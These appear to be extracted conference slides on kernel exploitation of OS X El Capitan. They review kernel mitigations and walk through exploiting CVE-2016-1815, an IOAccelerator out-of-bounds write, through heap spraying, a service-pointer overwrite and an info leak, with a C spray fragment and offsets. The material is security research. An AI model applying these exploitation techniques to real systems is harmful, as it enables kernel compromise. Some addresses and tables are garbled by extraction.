Shooting the OS X El Capitan Kernel Like a Sniper

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Agenda

- OS X kernel exploitation mitigation recap
- New approach to exploit kernel under sandboxed process
- Demo



OS X kernel mitigation

- kASLR
 - kslide is assigned upon booting. (Kexts and kernel share the same slide)
- DEP
 - Disallow kernel RWX
- SMEP
 - Disallow kernel code execution from userland address space



• SMAP

- Disallow memory access from userland address space
- Enabled only on supported CPU architecture
- From unsupported architecture

→ ~ sysctl -a|grep -i leaf7 machdep.cpu.leaf7_feature_bits: 641 machdep.cpu.leaf7_features: SMEP ERMS RDWRFSGS


Supported architecture

→ ~ sysctl -a | grep -i leaf machdep.cpu.leaf7_feature_bits: 35399595 machdep.cpu.leaf7_features: SMEP ERMS RDWRFSGS TSC_THREAD_0FFSET BMI1 AVX2 BMI2 INVPCID SMAP RDSEED ADX IPT FPU_CSDS




OOL leak mitigation 1: Structure change in vm_map_copy

Before El Capitan



After El Capitan



Kdata pointer is good candidate for AAR with overflow vulnerability

Kdata pointer is removed



- OOL leak mitigation 1: Structure change in vm_map_copy
 - Still able to achieve limited OOB read, by increasing size field
 - "OS X kernel is as strong as its weakest part": <u>http://powerofcommunity.net/poc2015/liang.pdf</u>
 - "Free to other zone" approach by @qwertyoruiop:
 - "Attacking the XNU Kernel in El Capitan": <u>https://www.blackhat.com/docs/eu-15/materials/eu-15-Todesco-Attacking-The-XNU-Kernal-In-El-Capitain.pdf</u>



- OOL leak mitigation 2
 - Introduced in 10.11.1
 - Changing size field can lead to panic when reading/receiving OOL data

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Process 1 resuming

Process 1 stopped

* thread #1: tid = 0x0001, 0xffffff80151d755e kernel`Debugger(message=<unavailable>) + 782 at model_dep.c:1020, stop reason = EXC_BREAKPOIN
T (code=3, subcode=0x0)

frame #0: 0xffffff80151d755e kernel`Debugger(message=<unavailable>) + 782 at model_dep.c:1020 [opt]

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frame #1: 0xffffff80150df792 kernel`panic(str=<unavailable>) + 226 at debug.c:400 [opt]

frame #2: 0xffffff80150c9d87 kernel`ipc_kmsg_copyout_ool_descriptor(dsc=<unavailable>, user_dsc=0xffffff8055098ed0, is_64bit=1, map=0xf
fffff803b4c5e88, mr=0xffffff9225a33e14) + 199 at ipc_kmsg.c:3457 [opt]

frame #3: 0xffffff80150ca1cb kernel`ipc_kmsg_copyout_body(kmsg=0xffffff8055098000, space=0xffffff80373c95b8, map=0xffffff803b4c5e88, sl
ist=<unavailable>) + 155 at ipc_kmsg.c:3735 [opt]

frame #4: 0xffffff80150d6d61 kernel`mach_msg_receive_results [inlined] ipc_kmsg_copyout(kmsg=<unavailable>, space=<unavailable>, map=0x
ffffff803b4c5e88, slist=<unavailable>, option=<unavailable>) + 50 at ipc_kmsg.c:3847 [opt]

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frame #5: 0xffffff80150d6d2f kernel`mach_msg_receive_results + 223 at mach_msg.c:338 [opt]

frame #6: 0xffffff80150d73da kernel`mach_msg_overwrite_trap(args=<unavailable>) + 442 at mach_msg.c:505 [opt]

frame #7: 0xffffff80151bcd2a kernel`mach_call_munger64(state=0xffffff80377abca0) + 410 at bsd_i386.c:560 [opt]


frame #8: 0xffffff80151f0a56 kernel`hndl_mach_scall64 + 22

• OOL leak mitigation 2: What happened

mach_msg_ool_descriptor_t

vm_map_copy


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Two redundant size fields

• OOL leak mitigation 2

Check mach_msg_ool_descriptor_t.size == mach_msg_ool_descriptor_t.address.size



- OOL leak mitigation
 - Make general info leak approach harder
- Still vulnerable
 - TOCTTOU issue exists (Although very small time window)
 - Other approaches
- Effective mitigation
 - Harder kernel exploitation
 - Even for perfect overflow vulnerability (length + content both controllable)

OS X kernel exploitation requirement

- Leak kslide
 - vm_map_copy followed by vtable object Mitigated
- Leak address pointer of controllable data
 - Bypass SMAP/SMEP
 - Needed by both ROP approach and AAR/AAW primitive approach
 - mach_port_kobject Mitigated
- Even worse thing is...
 - We need perfect overflow bug to achieve those
 - Many bugs/exploitation approach are not reachable from remote attack surface (Safari browser)



How about non-perfect write? Even harder... Remind me the hard time of IE exploitation in 2012...



Memory Spraying

- Heap spraying concept on browsers
 - Helpful to exploitation development (Extremely useful before we got info leak)
 - Widely used on 32bit systems
 - Effective when memory is larger than address space
 - On 64bit systems, less effective

buf =	= ma	all	.oc (0	x60);		
print	cf('	'ac	ldr i	s %p.\n",	buf);	
Resu	ılt ir	1:				
addr	is	٤0	7fd1	e8c0f000.		
addr	is	د0	7fb7	20c0f000.		
addr	is	02	7f8b	2a40f000.		

256 * 4G memory to reliably fill specific data at target address



- OOL vm_map_copy is still good candidate for memory spraying
 - OOL data keeping in kernel before receiving
- But...
 - OS X Kernel is 64bit
 - Address space larger than physical memory
 - Seems hard?



- Question?
 - Is OS X Kernel address space really large (than physical address) ?
 - kalloc random?



- Kernel/Kext text base
 - Fixed base + kslide
 - Kslide range : (0x00 0xff)<<21, max 0x1fe0 0000
 - Address coverage less than 512MB + Kernel + Kext size
 - Much smaller than physical memory size
- Kernel/Kext data base
 - Fixed base + kslide
 - Much smaller than physical memory size also



- How about kalloc zone address
 - zone_map->hdr.links.start
 - Heavily dependent on kslide

zone_map.hdr.start	kslide	zone_map.hdr.start - kslide
0xffffff803b1d4000	0x1c400000	0xffffff80Led 14000
0xffffff802071e000	0x1800000	0xffffff80Lef1e000
0xffffff80247cc000	0x6a00000	0xffffff80Ldd c000
0xffffff803610c000	0x18200000	0xffffff80Ldf(c000

- Not too far away from the end of kernel
- Allocation starts from low to high



Conclusion

- Spray with OOL approach
- With more than 512 MB * 2
- Reliable (Controllable data at fixed address)



[(lldb) x/100xg 0xffffff8060000000 0xffffff806000000: 0xdeadbeef0000003 0xffffff806000010: 0xffffff806000020: 0xffffff806000030: 0xffffff806000040: 0xffffff8060000050: 0xffffff806000060: 0xffffff806000070: 0xffffff806000080: 0xffffff806000090: 0xffffff8060000a0: 0xffffff8060000b0:

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- Why spraying?
 - A good workaround to leak some kalloc-ed address
 - Locate kernel ROP chain to bypass SMAP/SMEP, thanks to OOL's spraying feature
 - Other good features to help our "Sniper"
 - Sniper means remotely (from browser), faraway (address), but reliable




Case Study



CVE-2016-1815 – 'Blit'zard - our P2O bug

- This bug lies in IOAcceleratorFamily
- A vector write goes out-of-bound under certain carefully prepared situations (8 IOkit calls) in a newly allocated kalloc.48 block
- Finally goes into IGVector::add lead to OOB write



```
char __fastcall IGVector<rect_pair_t>::add(IGVector *this, rect_pair_t *pair)
ł
  __int64 v3: // rsi@1
  __int64 sizeoffset; // rsi@4
  __int64 v6; // rcx@4
 v3 = this->currentSize;
 if ( this->currentSize == this->capacity )
      ret = IGVector<rect_pair_t>::grow(this, 2 * v3);
 if ( ret )
   ++this->currentSize;
   sizeoffset = 32 * v3;
   *(_QWORD *)(this->storage + sizeoffset + 24) = *(_QWORD *)&pair->field_18;
   *(_QWORD *)(this->storage + sizeoffset + 16) = *(_QWORD *)&pair->field_10;
   v6 = *(_QWORD *)&pair->field_0;
   *(_QWORD *)(this->storage + sizeoffset + 8) = *(_QWORD *)&pair->field_8;
   *(_QWORD *)(this->storage + sizeoffset) = v6;
  return this->storage;
```


lea	<pre>rax, [rsi+1]</pre>
mov	[rbx], rax
mov	<pre>rax, [rbx+10h]</pre>
shl	rsi, 5
mov	rcx, [r14+18h]
mov	[rax+rsi+18h], rcx
mov	rcx, [r14+10h]
mov	[rax+rsi+10h], rcx
mov	rcx, [r14]
mov	rdx, [r14+8]
mov	[rax+rsi+8], rdx
mov	[rax+rsi], rcx

- rect_pair_t is pair of two rectangles, totally 8 floats, in range [-0xffff, 0xffff](hex)
- Overwrite starts at storage + 24, ends at storage
- In IEEE.754 representation the float is in range [0x3f800000, 0x477fff00], [0xbf800000, 0xc77fff00]
- We will not discuss about the detailed reason of this vulnerability here



Found a write-something vulnerability?

- Write anything anywhere piece of cake
- Write *more* *restricted* something anywhere?
- What if you can only write eight floats continuously in range [-0xffff, 0xffff]?
- Translate to range
 - 0x3f800000 3f800000 0x477fff00 477fff00
 - 0xbf800000 bf800000 0xc77fff00 c77fff00





Challenges

- How to turn it into RIP control?
 - Write where? Write what? Stability? Must Sandbox reachable!
- How to defeat kASLR?
- Pwn the Apple with a single bug?






Hard, but not impossible!







Challenge #1

- Overwriting vm_map_copy length?
 - Apple fixed that in 10.11.1
 - Still have ways to bypass...
 - Not applicable to our vulnerability
 - Why?
 - Adjacent write
- Write value qword not good
 - 0x3f....3f....
 - Oxbf....bf....
- Overwriting some address?









- Why not overwrite vptr at head of userclients?
 - High bytes are 0xffffff7f, address content not controllable
- Except RootDomainUserClient
 - But size too small ... problems?
 - N*PAGE_SIZE allocations are more reliable and predictable
 - Speed issues



Spray Speed decreases as userclient count increases Why?

0xffffff9201b0bbc0 0xffffff8016086ede IORegistryEntry::arrayMember(OSArray*, IORegistryEntry const*, unsigned int*) const [inlined](void)

0xffffff9201b0bbc0 0xffffff8016086ea8 IORegistryEntry::makeLink(IORegistryEntry*, unsigned int, IORegistryPlane const*) const((const IORegistryEntry *) this = <>, , (IORegistryEntry *) to = 0x ffffff80827fb000, (unsigned int) relation = <>, , (const IORegistryPlane *) plane = <>,)

0xffffff9201b0bc00 0xffffff8016089d55 IORegistryEntry::attachToChild(IORegistryEntry*, IORegistryPlane const*)((IORegistryEntry *) this = 0xffffff8036ca6000, (IORegistryEntry *) child = 0xffff ff80827fb000, (IORegistryPlane *) plane = 0xffffff8034d56640)

0xffffff9201b0bc50 0xffffff8016089cd9 IORegistryEntry::attachToParent(IORegistryEntry*, IORegistryPlane const*)((IORegistryEntry *) this = 0xffffff80827fb000, (IORegistryEntry *) parent = <reg ister rdi is not available>, , (IORegistryPlane *) plane = 0xffffff8034d56640)

0xffffff9201b0bc80 0xffffff801608d4d1 IOService::attach(IOService*)((IOService *) this = 0xffffff80827fb000, (IOService *) provider = 0xffffff8036ca6000)

0xffffff9201b0bca0 0xffffff7f97ec3f9a com.apple.iokit.IOAcceleratorFamily2 + 0x3f9a

0xffffff9201b0bcc0 0xffffff7f97f4875c com.apple.driver.AppleIntelHD5000Graphics + 0xe75c

0xffffff9201b0bd20 0xffffff7f97ee3fc1 com.apple.iokit.IOAcceleratorFamily2 + 0x23fc1

0xffffff9201b0bd70 0xffffff8016096c01 IOService::newUserClient(task*, void*, unsigned int, OSDictionary*, IOUserClient**)((IOService *) this = 0xffffff803871b650, (task_t) owningTask = 0xfffff f8036ca6000, (void *) securityID = 0xffffff803871b650, (UInt32) type = 256, (OSDictionary *) properties = 0xffffff9201b0bda8, (IOUserClient **) handler = 0xffffff80827fb000)

0xffffff9201b0bde0 0xffffff80160e07f9 ::is_io_service_open_extended(io_object_t, task_t, uint32_t, NDR_record_t, io_buf_ptr_t, mach_msg_type_number_t, kern_return_t *, io_object_t *)((io_object_t) _service = 0xffffff8036ca6000, (task_t) owningTask = <register rsi is not available>, , (uint32_t) connect_type = 256, (NDR_record_t) ndr = <no location, value may have been optimized out>, , (io_buf_ptr_t) properties = <>, , (mach_msg_type_number_t) propertiesCnt = <>, , (kern_return_t *) result = <no location, value may have been optimized out>, , (io_object_t *) connection = <no location, value may have been optimized out>,)

0xffffff9201b0be30 0xffffff8015b9b8f1 _Xio_service_open_extended((mach_msg_header_t *) InHeadP = 0xffffff803b2c6360, (mach_msg_header_t *) OutHeadP = 0xffffff803af0847c)

0xffffff9201b0be60 0xffffff8015ae3ef3 ipc_kobject_server((ipc_kmsg_t) request = 0xffffff803b2c6300)

0xffffff9201b0bea0 0xffffff8015ac78a8 ipc_kmsg_send((ipc_kmsg_t) kmsg = <>, , (mach_msg_option_t) option = <>, , (mach_msg_timeout_t) send_timeout = 0)

0xffffff9201b0bf10 0xffffff8015ad72e5 mach_msg_overwrite_trap((mach_msg_overwrite_trap_args *) args = <>,)

0xffffff9201b0bfb0 0xffffff8015bbcd2a mach_call_munger64((x86_saved_state_t *) state = 0xffffff803a01b420)

0x000000000000000 0xfffff8015bf0a56 kernel`hndl_mach_scall64 + 0x16

stackbottom = 0xffffff9201b0bfb0

• Child IOUserClient need to link to their parent IOService

```
1620 bool IORegistryEntry::attachToParent( IORegistryEntry * parent,
1621
                                        const IORegistryPlane * plane )
1622
       {
1623
           OSArray *
                        links;
1624
           bool ret;
1625
           bool needParent;
1626
1627
           if( this == parent)
1628
        return( false );
1629
1630
           WLOCK;
1631
1632
           if (!reserved->fRegistryEntryID)
1633
        reserved->fRegistryEntryID = ++gIORegistryLastID;
1634
1635
           ret = makeLink( parent, kParentSetIndex, plane );
1636
1637
           if( (links = parent->getChildSetReference( plane )))
1638
        needParent = (false == arrayMember( links, this ));
1639
           else
1640
        needParent = true;
1641
```

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IORegistryEntry::attachToParent



if(needParent)

ret &= parent->attachToChild(this, plane);

IORegistryEntry::attachToChild (child already contains refs to parent, No need to call attachToParent again

```
ret = makeLink( child, kChildSetIndex, plane );
if( (links = child->getParentSetReference( plane )))
needChild = (false == arrayMember( links, this ));
else
needChild = true;
UNLOCK;
```

```
if( needChild)
ret &= child->attachToParent( this, plane );
```

`links` is OSArray arrayMember performs linear search

OSArray * links;

Oh man ... Total time complexity here: O(N^2)



setObject in makeLinks

makeLink(IORegistryEntry * to, unsigned int relation, const IORegistryPlan

```
} else {
```

setObject(unsigned int index, const OSMetaClassBase *anObject)

```
// do we need more space?
if (newCount > capacity && newCount > ensureCapacity(newCount))
    return false;
haveUpdated();
if (index != count) {
```

```
for (i = count; i > index; i--)
array[i] = array[i-1];
```




Freeing, allocating and copying...

ensureCapacity(unsigned int newCapacity)

```
newArray = (const OSMetaClassBase **) kalloc_container(newSize);
if (newArray) {
    oldSize = sizeof(const OSMetaClassBase *) * capacity;
    OSCONTAINER_ACCUMSIZE(((size_t)newSize) - ((size_t)oldSize));
    bcopy(array, newArray, oldSize);
    bzero(&newArray[capacity], newSize - oldSize);
    kfree(array, oldSize);
    array = newArray;
    capacity = finalCapacity;
}
```



Total Spray Time



Hey man check your accelerator

- Nearly all IOAcceleratorFamily2 userclients have a `service` pointer associated
 - Point to IntelAccelerator
 - Virtual function calls
 - Heap location starts with 0xffffff80 yeah
- Overwrite it and point it to controllable memory!



- We cannot directly call the fake `service`'s virtual function
 Header of vm_map_copy cannot be controlled
- An indirect virtual function call is needed
 - Selector 0x0 (context_finish) is our superstar
 - Virtual function invoked on service->mEventMachine



Preparing memory

- Spray 0x50,000 ool_msgs, pushing heap covering 0xffffff80 bf800000
 (B) with controlled content (ool)
 - kASLR will push heap location up or pull heap down at each boot
 - This is a stable fixpoint address reachable in spraying
 - Higher addresses not applicable
- free middle parts of ool, fill with IGAccelVideoContext covering 0xfffff8062388000 (A)
- Perform write at A- 4 + 0x528 descending
- Call each IGAccelVideoContext's externalMethod and detect corruption



```
mach_msg_size_t size = 0x2000;
mach_port_name_t my_port[0x500];
memset(my_port, 0, 0x500 * sizeof(mach_port_name_t));
char *buf = malloc(size);
memset(buf, 0x41, size); (the offset was 0x1230 in 10.11.3, changed afterwards)
*(unsigned long *)(buf - 0x18 + 0x1230) = 0xfffff8062388000 - 0xd0 + 2;
*(unsigned long *)(buf - 0x18 + 0x230) = 0xfffff8062388000 - 0xd0 + 2;
for (int i = 0; i < 0x500; i++) {</pre>
    *(unsigned int *)buf = i;
    printf("number %x success with %x.\n",i , [send_msg](buf, size, &my_port[i]));
}
for (int i = 0x130; i < 0x250; i++)
    read_kern_data(my_port[i]);
io_service_t serv = open_service("IOAccelerator");
io_connect_t *deviceConn2;
deviceConn2 = malloc(0x12000 * sizeof(io_connect_t));
kern_return_t kernResult;
for (int i =0; i < 0x12000; i ++)</pre>
    kernResult = IOServiceOpen(serv, mach_task_self(), 0x100, &deviceConn2[i]);
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    printf("%x with result %x.\n", i , kernResult);
```


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For the record

- Now we have known address A covered with IGAccelVideoContext.
- Known address B covered with vm_map_copy content controlled.
- With these in minds lets move further to infoleak







Selector 0x100 of IGAccelVideoContext

AppleIntelBDWGraphics::get_hw_steppings come to rescue!




Leaking strategy

_int64 __fastcall IGAccelVideoContext::get_hw_steppings(IGAccelVideoContext *a1, _DWORD *a2) __int64 service; // rax@1 service = a1->service: *a2 = *(_DWORD *)(service + 0x1140); a2[1] = *(DWORD *)(service + 0x1144);a2[2] = *(_DWORD *)(service + 0x1148); $a2[3] = *(_DWORD *)(service + 0x114C);$ a2[4] = *(unsigned __int8 *)(*(_QWORD *)(service + 0x1288) + 0xD0LL); return OLL:

- By spraying we can ensure 0xf... 62388000(A) (lies an IGAccelVideoContext
- And Oxf... Bf800000(B) lies an vm_map_copy with size 0x2000
- Overwrite the service pointer to B, point to controlled vm_map_copy filled with 0x414141414141414141 (at 0x1288 set to A 0xD0)
- Test for 0x41414141 by calling get_hw_steppings on sprayed userclients
